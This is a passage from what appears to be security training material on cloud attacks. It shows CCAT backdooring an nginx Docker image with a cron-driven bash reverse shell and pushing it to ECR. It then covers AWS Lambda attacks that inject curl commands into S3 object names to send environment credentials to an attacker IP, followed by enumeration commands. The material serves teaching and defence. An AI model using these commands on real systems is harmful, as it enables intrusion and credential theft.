
  Attackers push the target Docker image embedded with backdoor back to the ECR repository. The CCAT provides the "**Push Repos to ECR**" module to upload the modified Docker image to the ECR repository.


File Edit Selection View Go Debug Terminal Help
Preview README.md - ccat - Visual Studio Code
DOCKER
CONTAINERS
216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx:backdoor...
rhinosecuritylabs/ccat:latest (festive_bhabha - Up 5 minutes)
kalilinux/kali-linux-docker (kali - Up 2 hours)
IMAGES
216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx
backdoor (a few seconds ago)
latest (22 days ago)
alpine
amazonlinux
docker
docker4w/nsenter-dockerd
iganbold/aws-pentest-tools
kalilinux/kali-linux-docker
node
python
rhinosecuritylabs/ccat
ubuntu
zricethezav/gitleaks
REGISTRIES
NETWORKS
Preview README.md
Cloud Container Attack Tool (CCAT)
rhino offensive | tool
python 3.5 | 3.6 | 3.7
license BSD
PRs welcome
PROBLEMS 14
OUTPUT
DEBUG CONSOLE
TERMINAL
1: docker

Cloud Container Attack Tool (CCAT) is a tool for testing security of container environments.

```
CMD cron && nginx -g 'daemon off;'
----------------

Enter Docker instruction:
Review:
| Dockerfile                                                                                                     |
|----------------------------------------------------------------------------------------------------------------|
| FROM 216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx:latest                                                 |
| RUN apt-get update && apt-get -y install cron                                                                  |
| RUN echo "* * * * * root bash -c 'bash -i >& /dev/tcp/172.17.0.4/9090 0>&1'" >> /etc/crontab && echo "" >> /etc/crontab |
| CMD cron && nginx -g 'daemon off;'                                                                             |

? Would you like to build a Docker image from above Dockerfile?  Yes
Running module docker__backdoor...
Built (<Image: '216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx:backdoor'>, <itertools._tee object at 0x7fd68a089348>)
docker__backdoor completed.

MODULE SUMMARY:

1 Images built

? What do you want to do?  Push Repos to ECR
? Enter AWS region name  us-east-1
? Enter AWS ECR repository URI  216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx
? Enter AWS ECR repository tag  backdoor
Running module erc__push_repos...
{'status': 'The push refers to repository [216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx]'}
{'status': 'Preparing', 'progressDetail': {}, 'id': '6f69617351e1'}
{'status': 'Preparing', 'progressDetail': {}, 'id': 'a5d0c03bffa5'}
{'status': 'Preparing', 'progressDetail': {}, 'id': 'fe6a7a3b3f27'}
{'status': 'Preparing', 'progressDetail': {}, 'id': 'd0673244f7d4'}
{'status': 'Preparing', 'progressDetail': {}, 'id': 'd8a33133e477'}
```

Figure 19.73: Screenshot of CCAT pushing the Docker image



Serverless-Based Attacks on AWS Lambda

Black-Box Scenario

- In this scenario, attackers make **certain assumptions** regarding the specific feature as they do not have prior information about the internal working systems or the environment

Attacker
1 Accesses S3 without credentials
2 Uploads a file into S3
S3 Bucket
3 Lambda function calculates the tag for individual files
AWS Lambda
4 Exfiltrates AWS credentials

AWS CLI commands

- List the objects within the specified bucket:

```
aws s3 ls prod-file-bucket-eu
```

- Check the assigned tags along with some useful information:


```
aws s3api get-object-tagging --bucket
prod-file-bucket-eu --key config161.zip
```

- Create a new connection with another EC2:

```
aws s3 cp config.zip 's3://prod-file-bucket-
eu/screen;curl -X POST -d  "testCurl" <Target IP>:443;'
```

- Use the env environment for extracting the AWS credentials:

```
aws s3 cp config.zip 's3://prod-file-bucket-
eu/screen;curl -X POST -d  "`env`" <Target IP>:443;.zip'
```



Serverless-Based Attacks on AWS Lambda (Cont'd)

White-Box Scenario

- In this scenario, attackers **hold prior information** about the environment, which helps them in achieving their goals
- Check the **user policies** associated with an account: `aws iam list-attached-user-policies --user-name operator`
- List the **Lambda functions** and identify a specific role: `aws lambda list-functions`
- Find more information about the Lambda function: `aws lambda get-function --function-name corpFuncEasy`

5 Exploits the AWS Lambda function
Attacker
1 Obtains user credentials through phishing
Social Engineering
2 Finds information about policies and roles
S3 Buckets
3 Lists Lambda functions
AWS Lambda
4 Attacker downloads the Lambda Code for further exploitation

Serverless-Based Attacks on AWS Lambda

As serverless functions can run without a managed server, they are vulnerable to different application-level attacks such as DDoS, command injection, and cross-site scripting (XSS). Attackers can abuse AWS Lambda functions to gain privileges and compromise the confidentiality of an account.

Attackers can use two scenarios for abusing Lambda functions, which are discussed below.

Black-Box Scenario

In this scenario, attackers make certain assumptions regarding the specific feature as they do not have prior information about the internal working systems or the environment.

The steps to perform an attack using the black-box scenario approach are as follows.

- **Step 1:** An attacker accesses a misconfigured S3 bucket that was not implemented with any credentials. The misconfigured buckets that the attacker gains access to may contain various organizational files.
- **Step 2:** Now, the attacker uploads files to S3 and then rechecks their configurations.
- **Step 3:** Once the files are uploaded, the tags of the individual files can be calculated using a Lambda function.
- **Step 4:** Then, the attacker exfiltrates the cloud credentials of an account and starts enumeration for higher privileges with the acquired AWS credentials.



Accesses S3
without credentials
1
Uploads
a file into S3
2
Lambda function
calculates the tag for
individual files
3
